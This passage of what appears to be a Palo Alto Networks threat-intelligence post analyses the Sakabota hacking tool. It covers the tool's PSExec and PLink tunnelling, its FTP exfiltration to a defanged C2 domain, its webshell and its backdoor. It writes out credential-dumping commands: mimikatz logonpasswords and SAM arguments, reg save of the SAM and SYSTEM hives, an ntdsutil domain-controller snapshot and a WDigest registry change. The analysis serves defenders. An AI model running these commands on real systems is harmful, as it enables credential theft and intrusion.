The 'PSEXEC' portion of this tab allows the actor to install an embedded PSExec tool to the system and use it to connect to a remote system using supplied credentials. The Remote button uses PSExec to launch a command prompt process on the remote system, while the Clean button attempts to kill the process running PSEXESVC.exe and delete this executable on the remote system. The PLink portion of the tab allows an actor to install an embedded

PuTTY Link (PLink) tool (SHA256: 04e5f50dd90d5b88b745ef108c06a3ef1e297018cb3fe8acc80dd55250df6e68) to the system and use it to create an SSH tunnel between the system and an external server over TCP port 3389. We believe the actor uses this tunnel to connect to non-Internet facing systems using RDP. Sakabota uses the As_backdoor radio box to create a scheduled task named update.windows that attempts to create the tunnel every 20 minutes, whereas Sakabota uses the As_System rox to create a scheduled task named mytask that runs once at 12:00 AM. The actor would provide the location of their server in the Server IP box that Sakabota will use to create a tunnel to which the developer included the following locations within auto-complete options:

- 176.9.235[.]101
- pasta58[.]com

The 'PASS THE HASH' portion of the 'Remotes' tab suggests that the tool attempts to use the pass-the-hash technique to authenticate to a remote system, however, the tool does not have any functional code that uses these text boxes and the 'Pass' button does not have any event handling if its clicked.




Figure 5. Sakabota's 'Remotes' tab

Sakabota's Passwords tab, seen in Figure 6 has functionality dedicated to dumping credentials from the system. The 'MIMI' portion of this tab allows the actor to load a supplied mimikatz executable and execute it with the arguments 'log privilege::debug sekurlsa::logonpasswords exit'. The 'Digest' button allows the actor to attempt to circumvent a Mimikatz mitigation by setting the following registry key to '1', which instructs Windows to store credentials in memory:

HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential

The 'SAM' portion allows an actor to dump the SAM hive from the registry by using either the supplied Mimikatz tool with the arguments 'log privilege::debug token::whoami token::elevate lsadump::sam exit', or by running the following two command-line commands:

```
Reg save hklm\sam <supplied folder name>\sam  
Reg save hklm\system <supplied folder name>\system
```

The 'NTDS' portion allows an actor to obtain a copy of a domain controller by creating an installation media using the 'ntdsutil' application. We have seen adversaries use this technique to create a clone of the domain controller that they exfiltrate for backup and offline processing purposes. The actor will select a folder to save the output and click the 'SnapShot' button that will run the following command to take a snapshot of the domain controller:

```
ntdsutil "activate instance ntds" ifm "create full <actor provided path>\ntds" quit quit
```




Figure 6. Sakabota's 'Passwords' tab

The 'File MNG' tab seen in Figure 7 allows the actor to interact directly with the filesystem to create RAR archives of files and folders and to upload specific files to the C2 via FTP. The 'RAR' portion allows the actor to select a folder to archive its files by first saving an embedded 'rar.exe' (SHA256:

```
ea139458b4e88736a3d48e81569178fd5c11156990b6a90e2d35f41b1ad9bac1)
```

to the system as "R.exe" and runs 'cd <Read text box> & R.exe a -r -v <Size text box> <Write text box>'. The 'FTP' portion of the tab allows the actor to select files from the system to upload to its C2 server hosted at 'pasta58[.]com' over FTP. Table 3 shows the functionality that the various radio and checkboxes enable if selected in the FTP section. The 'B64' section is meant to allow the actor to base64 encode and decode files on the system; however, it's functionality does not seem to work appropriately. The dropdown has two options: 'CERT' and 'STD' with the former using the legitimate Microsoft 'certutil' application to encode or

decode the file while the latter uses the ToBase64String and FromBase64String methods within the System.Convert class. Neither the 'CERT' and 'STD' options work correctly, with the 'STD' option having the same exact code used for the encode and decode buttons. The 'STD' method is quite interesting, as both the 'Encode' and 'Decode' buttons read the file contents and encode them by calling the ToBase64String method, but then immediately calls FromBase64String on the encoded contents, which effectively results in the cleartext of the file. We are unsure of the purpose of this functionality, as it appears to be a coding error made by the developer.

Checkbox	Description
SYS	Writes paths to selected files to 'List.txt' and creates a scheduled task named 'mytask' to run the Sakabota executable with the '-up-l List.txt'
CMD	Creates a scheduled task named 'mytask' to run a batch script "c:\FOPO.bat" that saves FTP commands to 'ftpcmd.dat' to upload the selected files
NOR	Normal FTP upload
KWF	Abbreviation for "Kill When Finished", which exits the Sakabota application after uploading the files
DEL	Deletes the file after uploading

Table 3. Radio and Checkboxes and their functionality in the 'FTP' section of Sakabota




Figure 7. Sakabota's 'File MNG' tab

Sakabota's 'Resources' tab seen in Figure 8 has two buttons 'Shell' and 'Agent' that install a webshell and PowerShell backdoor, respectively.




Figure 8. Sakabota's 'Resources' tab

The webshell is in the Sakabota binary within a resource named 'Shell' (SHA256: b2fb0da6832e554194b59c817922770af13d474179a1c0381809676ef2709d24) and is meant for the actor to install on an IIS server running ASP.NET, as the webshell was written in C#. By clicking the button, Sakabota will write the embedded Shell to a filename 'Shell.aspx', which the actor would then have to move to an IIS directory. The webshell requires authentication before the actor to run commands and upload files to the web server. The authentication process involves checking the MD5 hash of the string in the 'id' parameter of the URL with a hardcoded MD5 hash '6242182812353019113116910419137224228' in the webshell. This authentication process is flawed and cannot work, as the hardcoded MD5 hash is not valid as it contains 37 characters instead of 32, so the actor cannot be authenticated to the shell and is therefore unusable in its current form. Figure 9 shows the webshell's interface, which we had to remove the webshell's authentication mechanism to display.




Figure 9. Interface of webshell embedded within Sakabota's 'Resources' tab

When the actor clicks the Agent button, Sakabota saves an embedded executable from within a resource named svhost to svhost.exe. This executable (SHA256: ffe2e9b274b00ea967c96eca9c177048c35de75599488f1b8be5ae1ccea00d9) installs a PowerShell based backdoor called CASHY200, which we covered in detail in a previous blog regarding the [xHunt campaign](#).

The Web Browser tab seen in Figure 10 is rather interesting, as it does not have any buttons or the ability to actually browse the Internet. It is likely that this tab is an artifact of prior versions of Sakabota, but we are unsure why the developer would have removed the browsing functionality without removing the tab in its entirety.




Figure 10. Sakabota's unsupported web browser tab

Get updates from Palo Alto Networks!

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our [Terms of Use](#) and acknowledge our [Privacy Statement](#).